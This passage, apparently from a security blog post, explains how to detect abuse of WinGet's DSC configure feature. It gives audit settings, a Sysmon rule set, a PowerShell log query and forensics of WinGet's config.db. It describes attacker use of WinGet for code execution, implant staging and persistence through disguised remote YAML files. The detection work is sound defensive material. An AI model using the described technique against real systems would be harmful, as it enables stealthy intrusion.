

SOC teams could enable visibility for process creation events by setting Audit Process Creation to Success.
Advanced Audit Policy Configuration -> System Audit Policies -> Detailed Tracking -> Audit Process Creation


Execution of the WinGet binary with the configure parameter generates the following event IDs according to the process tree of the initial method:
When the second method is used, the proof-of-concept DSCourier generates the following logs:


Sysmon enriches process creation events by capturing command-line arguments in the ParentCommandLine field. SOC teams can use this field to locate paths where arbitrary YAML files are stored and examine their contents to trace malicious activities.

Similarly, when web links are used, suspicious IP addresses and domains are also captured in the logs. SOC teams should flag WinGet executions that attempt to access files with any extension over the web, since threat actors can masquerade YAML files under different extensions.
During the execution of the second method, the only visible indicator in the logs is the WindowsPackageManagerServer.exe process with the --manualActivation argument.
Network Connection

The ConfigurationRemotingServer.exe process should be monitored for unexpected outbound network connections. It is unlikely that a legitimate business case exists for establishing remote connections from this process, and therefore it should be used as a reliable detection opportunity.
Sysmon can capture network connections under Event ID 3. A specific rule could be developed in Sysmon or in the EDR to monitor network connections that have as an origin the following two processes:
- ConfigurationRemotingServer.exe
- WindowsPackageManagerServer.exe

Image Load

Another suspicious behaviour is the loading of Microsoft.Management.Configuration DLL in the WindowsPackageManagerServer process. Organizations that don’t utilize WinGet for software deployment activities should correlate this image load event with a malicious activity.
The following Sysmon rule covers the observed behaviours in three domains: Process Creation, Network Connection, and Image Load.
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <RuleGroup name="Suspicious WinGet DSC Child Process" groupRelation="or">
      <ProcessCreate onmatch="include">
        <ParentImage condition="end with">WinGet.exe</ParentImage>
        <Image condition="end with">ConfigurationRemotingServer.exe</Image>
      </ProcessCreate>
      <ProcessCreate onmatch="include">
        <ParentImage condition="end with">WindowsPackageManagerServer.exe</ParentImage>
        <Image condition="end with">ConfigurationRemotingServer.exe</Image>
      </ProcessCreate>
    </RuleGroup>
    <RuleGroup name="WinGet DSC Network Activity" groupRelation="or">
      <NetworkConnect onmatch="include">
        <Image condition="end with">ConfigurationRemotingServer.exe</Image>
      </NetworkConnect>
      <NetworkConnect onmatch="include">
        <Image condition="end with">WindowsPackageManagerServer.exe</Image>
      </NetworkConnect>
    </RuleGroup>
    <RuleGroup name="Suspicious DLL" groupRelation="or">
      <ImageLoad onmatch="include">
        <ImageLoaded condition="end with">Microsoft.Management.Configuration.dll</ImageLoaded>
        <Image condition="end with">ConfigurationRemotingServer.exe</Image>
      </ImageLoad>
    </RuleGroup>
  </EventFiltering>
</Sysmon>

It is also possible to query Sysmon logs directly from the PowerShell console during investigation activities.
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
  Where-Object {
    $_.Message -match "ConfigurationRemotingServer.exe|WindowsPackageManagerServer.exe|PSDscResources|Microsoft.Management.Configuration|winget"
  } |
  Select-Object TimeCreated, Id, Message |
  Format-List
Config File


The config.db is a SQLite database file used by WinGet to track configuration history. Metadata about applied configuration sets, configuration units, resource states, result codes, and timestamps are stored in this file. During incident response or forensic activities, the information contained in the config.db can enable defenders to identify the WinGet configuration, when it was applied, and what kind of resources were used (Script, WindowsProcess, Registry, User, Group, MsiPackage). The output of the investigation can disclose malicious accounts created on the system, arbitrary registry keys, and PowerShell code that was executed on the asset.
C:\Users\<User>\AppData\Local\Microsoft\WinGet\State\Configuration\History\

It should be highlighted that not every value inside this file is human-readable. Some fields may be GUIDs, HRESULT codes, timestamps, or binary blobs. However, the location of the configuration YAML files is readable. SOC teams and incident response units could chain the information stored in this file to identify and remove the arbitrary configuration files from the compromised asset.
Additionally, it is trivial to use Python and write a basic application to display the contents of the database file.
python3 config-db-viewer.py config.db
In summary, the WinGet utility can be used by threat actors for code execution and to facilitate various activities such as implant staging and persistence. Even though there are limitations in executing YAML files from remote locations, some EDRs might not flag executions of WinGet as malicious. Furthermore, since it is possible to perform similar executions without invoking WinGet, a more holistic detection approach is required by SOC teams. Organizations should prepare test cases, validate controls, and engineer detection rules to increase detection confidence.


Leave a comment